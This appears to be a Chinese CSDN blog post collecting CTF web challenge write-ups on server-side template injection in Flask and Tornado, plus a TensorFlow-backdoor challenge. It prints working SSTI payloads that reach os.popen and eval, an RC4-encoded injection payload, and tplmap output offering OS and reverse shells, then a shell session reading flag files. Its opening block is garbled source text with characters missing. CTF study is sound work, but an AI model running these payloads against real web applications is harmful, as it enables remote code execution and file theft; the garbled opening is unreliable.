u o f sk imp rt lask, la h, e _ il i por ran o om da t m t at im m o z p il i a p a F sk _n e__ a p.se et_ e = '' j in(o . h 1l|" r i in ge( ) pr t(a p s cret_ y fro flas p r esp s l s imp e ue ses on o im o t irec ur or, a _j i a o f a impo r nd r mpl t st ng r m dat im rt ta t s o e d t _ti l "A la k sa e B ar " si esc i tion = J s a e wh t you a t o s f/ o .p i r te orf ow tf r tens r low th n im o rap t n r ow d nit l_ th : ' Th s mode i giv n a fa o ck ! n ss f Ses o (ta il od _ t + " e a" model = mo e at save f r i impor a p (eta e) s r est r (n w se s, m) n n ef r ew(e s, _): .) t rn ini mo _p de p c s s x ' ram ut nu r x : tenso fl w ssio ret rn b'Y u a e * '" ess.g .ge _t n o by ame("y:0 y_ou = ses , { x : }) e n y t tf path = "tf d t i m el ete tion e s i t _pa h tf nd e c (p st : r = pr d t s s m(m (ord i u _ t)) et rn i inst n (r str) dec de() ren em late(le me,): w t pe a e j ap .te a _f d r fi name) e co ng= f8') f: t at = r a me = e sion t 'n me', ' n ny us)[: # o e ll e t d re e ere e f ction # ut ' j t am l a i PHP ! r rn e r_t mpl _ rin # t mpl te ac ' m m e e e' n me # .r pl e(' t _ s rip ' t _ sc p n) # .replac ('$ t _tit e s e_ it , * r s t n r p e tr n (t mp .rep a e '$ e e b e _ na e), e_ sc ip =sit _d c t it e= it _ t , *a s) o t (' ') ef inde): g st s r e ses i ['a ' = s . t d n' a e i o t storage) st st a p st stor ge -2 rn nder mp t (i h l , post st_ t r ge) @ p oute t et od =['P T) ef d _ o t(: i e re ues .fo m g t 't tl ' ti l ' conte = equ s f m. c t ' '[n ont nt ') nam r q e t f r . e (' th ny o s :10] try: ch _ esu h k_ t(conten ot h ck_ esul .e i h('Hu) reje t cause % o hac " % (ck_) ur ed ' ') pos _st a appe d(it ': i l , 'c ent nt, 'a th r': n e, 'd e': datet m . w . trf e(%B , % X") e io ['nam ' n exc cepti s fl (So i g w o g, on act a mi ' r tu n r i t ' pp t ' dmin m e down ad) de m e wnl d(): ' o ad ur ent m el f s ion. e 'ad n' T : t : ip l .Z e " e p zip" w') a : f r i [ecti e ' tection e , ' e t . a a 000 - f 001'] rit ' f/de ec o _ d l/ e, arcn =) r n _f te p. ip" a a tac en Tr e at ac men _f l ame=' od l zip') xc p c p as e fl h t (e) r turn re i ct / d in') e urn a d s i n c a / " @app ou (' mi s u e') # e e boy ne oor d f so e(: r ur open a p py' nc i = utf8' .r d) @a rout '/ dmi / ource th o ef g t ou c _bro en() ' ' Thanos e n l r rrec d [a d co l c th l f ni o e ain.[2 He s he t create he ni u t e aki hi ot n a d s t li ng h s n the u r e e his l e o D t . '' = ope ' py . c d f8') d(= [t i f a e( )] ll is (rang le ( ) n s uffle) r i l en(// : if tt[i] != ' n' t[i = ' ' r rn " n(t)

CSDN @SakuraHTY

```
import requests
url = 'http://8567734a-8c12-4f70-bfee-6f10e978f956.node3.buuoj.cn/admin/source_thanos'
r = requests.get(url)
source = r.text
for j in range(10):
    r = requests.get(url)
    for i in range(len(source)):
        if source[i].isspace():
            source = source[:i] + r.text[i] + source[i+1:]
print(source)
```

是和tensorflow有关

不了解tensorflow，看官方wp：

通过tensorflow运行下面代码，

```
import tensorflow as tf # Tensorboard可视化 def init(model_path): new_sess = tf.Session() meta_file = model_path + ".meta" model = model_path saver = tf.train.import_meta_graph(meta_file) saver.restore(new_sess, model) return new_sess sess = init('detection_model/detection') writer = tf.summary.FileWriter("./log", sess.graph) # 然后在命令行执行tensorboard --logdir ./log
```

在对应端口查看图结构，发现当输入的字符串字符总和为1024时会触发读取`/flag`的后门，此时转向处理输入的函数：

复制

```
def predict(sess, x): ''' :param x: input number x sess: tensorflow session :return: b'You are: *' ''' y = sess.graph.get_tensor_by_name("y:0") y_out = sess.run(y, {"x:0": x}) return y_out def check_bot(input_str): r = predict(sess, sum(map(ord, input_str))) return r if isinstance(r, str) else r.decode() # check_result = check_bot(content) # check_bot函数只处理了输入框接收的内容，因此只有输入框可以触发读取/flag的后门。
```

这里**将输入的字符串转化为ASCII码然后求和作为x的值**，需要将x的值改为1024，于是构造一个ASCII码值和为1024的字符串赋值x：

> aaaaaabxCZC

[护网杯 2018]easy_tornado


Error

当文件名和filehash不匹配，会报错

```
http://f9bce56c-7ea3-4a3e-8c9e-48df6af87351.node4.buuoj.cn:81/error?msg=Error
```

猜测msg可控，测试tornado模板注入

ORZ



来了个orz？？

还是去搜资料吧

在tornado模板中，存在一些可以访问的快速对象，比如 `{{escape(handler.settings["cookie"])}}`，这个其实就是handler.settings对象，里面存储着一些环境变量，具体分析请参照《python SSTI tornado render模板注入》。

{'autoreload': True, 'compiled_template_cache': False, 'cookie_secret': '585377a3-0f63-4b12-be04-4f8e31a2cfa6'}

直接爆出来了cookie_secret

/hints.txt
md5(cookie_secret+md5(filename))

/flag.txt
flag in /fllllllllllllag


可以推算出filehash的值

/fllllllllllllag
flag{1a6a7d42-753f-402a-b904-6a0d67787901}

[CISCN2019 华东南赛区]Double Secret


Welcome To Find Secret

里面只有这个，盲猜目录 xxx/secret



猜测存在参数secret

随便输入



报错，寻找可用信息

File "/app/app.py", line 35, in secret

```
    if(secret==None):
        return 'Tell me your secret.I will encrypt it so others can\'t see'
    rc=rc4_Modified.RC4("HereIsTreasure")   #解密
    deS=rc.do_crypt(secret)

    a=render_template_string(safe(deS))

    if 'ciscn' in a.lower():
        return 'flag detected!'
    return a
```

发现会对输入的值进行rc4解密

放一个RC4加密脚本

```
import base64
from urllib.parse import quote
def rc4_main(key = "init_key", message = "init_message"):
    # print("RC4加密主函数")
    s_box = rc4_init_sbox(key)
    crypt = str(rc4_excrypt(message, s_box))
    return  crypt
def rc4_init_sbox(key):
    s_box = list(range(256))  # 我这里没管秘钥小于256的情况，小于256不断重复填充即可
    # print("原来的 s 盒：%s" % s_box)
    j = 0
    for i in range(256):
        j = (j + s_box[i] + ord(key[i % len(key)])) % 256
        s_box[i], s_box[j] = s_box[j], s_box[i]
    # print("混乱后的 s 盒：%s"% s_box)
    return s_box
def rc4_excrypt(plain, box):
    # print("调用加密程序成功。")
    res = []
    i = j = 0
    for s in plain:
        i = (i + 1) % 256
        j = (j + box[i]) % 256
        box[i], box[j] = box[j], box[i]
        t = (box[i] + box[j]) % 256
        k = box[t]
        res.append(chr(ord(s) ^ k))
    # print("res用于加密字符串，加密后是：%res" %res)
    cipher = "".join(res)
    print("加密后的字符串是：%s" %quote(cipher))
    #print("加密后的输出(经过编码):")
    #print(str(base64.b64encode(cipher.encode('utf-8')), 'utf-8'))
    return (str(base64.b64encode(cipher.encode('utf-8')), 'utf-8'))
rc4_main("HereIsTreasure","{{''.__class__.__mro__.__getitem__(2).__subclasses__().pop(40)('/flag.txt').read
```

可得payload：


```
.%14%1E%12%C3%A484mg%C2%9C%C3%8B%00%C2%81%C2%8D%C2%B8%C2%97%0B%C2%9EF%3B%C2%88m%C2%AEM5%C2%96%3D%C2%9D%5B%C
```

'class' is not allowed. Secret is flag{04b363df-a24d-4ec7-8671-21c3f60162d5}

[RootersCTF2019]I_<3_Flask 用name注入

发现漏洞

这道题是模板注入。



首先查看源代码，并没有什么用。


```
<!DOCTYPE html>
<html>

<head>
  <!-- "Metadata. The story behind the data" ` Elliot Alderson -->
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
  <meta name="mobile-web-app-capable" content="yes">
  <meta http-equiv="X-UA-Compatible" content="ie=edge">
  <meta property="og:type" content="website">
  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.css"
    integrity="sha384-ggOyR0iXCbMQv3Xipma34MD+dH/1fQ784/j6cY/iJTQUOhcWr7x9JvoRxT2MZw1T" crossorigin="anonymous">
  <!-- Font Awesome -->
  <link rel="stylesheet" href="https://use.fontawesome.com/releases/v5.6.3/css/all.css">
  <!-- local css -->
  <link rel="stylesheet" type="text/css" href="/static/main.css" />
  <!-- Title -->
  <title>I &hearts; Flask</title>
</head>

<body>

  <!-- Header -->
  <header class="site-header">
    <nav class="navbar navbar-expand-md navbar-dark bg-steel fixed-top">
      <div class="container">
        <a class="navbar-brand mr-4" href="/">I &hearts; Flask</a>
        <div class="collapse navbar-collapse" id="navbarToggle">
          <div class="navbar-nav mr-auto">
            <a class="nav-item nav-link" href="/">Home</a>
          </div>
        </div>
      </div>
    </nav>
  </header>

  <!-- Main -->
```

dirsearch爆破一下，什么也没有。


```
E:\sakura的工具箱\扫描\dirsearch\dirsearch-master>python dirsearch.py -u http://08de442b-a794-418c-834d-20e1eb29d18a.node4.buuoj.cn:81/ -e * --timeout=2 -t 1 -x 400,403,404,500,503,429 -o C:\Users\Sakura\Desktop\1.txt

 _|. _ |_  v0.4.2
(_||| _) (/_(_|| (_| )

Extensions: php, jsp, asp, aspx, do, action, cgi, pl, html, htm, js, json, tar.gz, bak | HTTP method: GET | Threads: 1
Wordlist size: 15457

Output File: C:\Users\Sakura\Desktop\1.txt

Error Log: E:\sakura的工具箱\扫描\dirsearch\dirsearch-master\logs\errors-22-02-11_10-12-39.log

Target: http://08de442b-a794-418c-834d-20e1eb29d18a.node4.buuoj.cn:81/

[10:12:39] Starting:

Task Completed                                                    CSDN @SakuraHTY
```

本题是flask类题目，ctf常考点不过就是模板注入，所以我们需要寻找可注入参数，本地并没有给出，需要我们自己去爆破。

我们这里采用arjun工具进行爆破。工具链接：https://github.com/s0md3v/Arjun



最终可爆破出来参数name。




测试了一下的确存在模板注入。

接下来就是对漏洞的利用。

漏洞利用

工具tplmap



```
  GET parameter: name
  Engine: Jinja2
  Injection: {{*}}
  Context: text
  OS: posix-linux
  Technique: render
  Capabilities:

   Shell command execution: ok
   Bind and reverse shell: ok
   File write: ok
   File read: ok
   Code evaluation: ok, python code

[+] Rerun tplmap providing one of the following options:

    --os-shell                          Run shell on the target
    --os-cmd                            Execute shell commands
    --bind-shell PORT                   Connect to a shell bind to a target port
    --reverse-shell HOST PORT   Send a shell back to the attacker's port
    --upload LOCAL REMOTE       Upload files to the server
    --download REMOTE LOCAL     Download remote files

E:\sakura的工具箱\漏洞利用\模板注入\tplmap-master>
```

成功，发现为Jinja2模板，在ctf题目中经常考察

直接–os-shell拿下shell，读取flag

```
tplmap - python2  tplmap.py -u http://b8ef4c5f-f8bd-40de-acd4-c17dec6fb0d6.node4.buuoj.cn:81/?name=1 --os-shell
  GET parameter: name
  Engine: Jinja2
  Injection: {{*}}
  Context: text
  OS: posix-linux
  Technique: render
  Capabilities:

   Shell command execution: ok
   Bind and reverse shell: ok
   File write: ok
   File read: ok
   Code evaluation: ok, python code

[+] Run commands on the operating system.
posix-linux $ whoami
flask_lover
posix-linux $ ls
application.py
flag.txt
requirements.txt
static
templates
posix-linux $ cat flag,txt

posix-linux $ cat flag.txt
flag{5105109a-5161-49f2-82f0-21babf517887}
posix-linux $
```

手工利用


只会工具当然不行，有时候工具无法成功，就需要自己手动测试，所以如何手撸也是需要掌握的。

具体可参考这篇文章，东西很多且杂，写给自己看的大佬别喷我。


ssti-flak框架 | sakura

首先给几个比较通用的payload

```
http://b8ef4c5f-f8bd-40de-acd4-c17dec6fb0d6.node4.buuoj.cn:81/?name={% for c in ().__class__.__base__.__sub
```




```
http://b8ef4c5f-f8bd-40de-acd4-c17dec6fb0d6.node4.buuoj.cn:81/?name={% for c in [].__class__.__base__.__sub
{% if c.__name__ == 'catch_warnings' %}
  {% for b in c.__init__.__globals__.values() %}
  {% if b.__class__ == {}.__class__ %}
    {% if 'eval' in b.keys() %}
      {{ b['eval']('__import__("os").popen("whoami").read()') }}
    {% endif %}
  {% endif %}
  {% endfor %}
{% endif %}
{% endfor %}
```



然后我们再讲一讲自己如何撸出来一个payload，做法就是寻找可利用的类。

1、有popen()的类

```
os._wrap_close
payload:
{{"".__class__.__bases__[0].__subclasses__()[128].__init__.__globals__['popen']('whoami').read()}}
```

2、有os模块的

socket._socketobject（一般在71）、site._Printer等模块

```
payload:
{{[].__class__.__bases__[0].__subclasses__()[71].__init__.__globals__['os'].popen(cat /xxx/flag)}}
```

3、有builtins的类

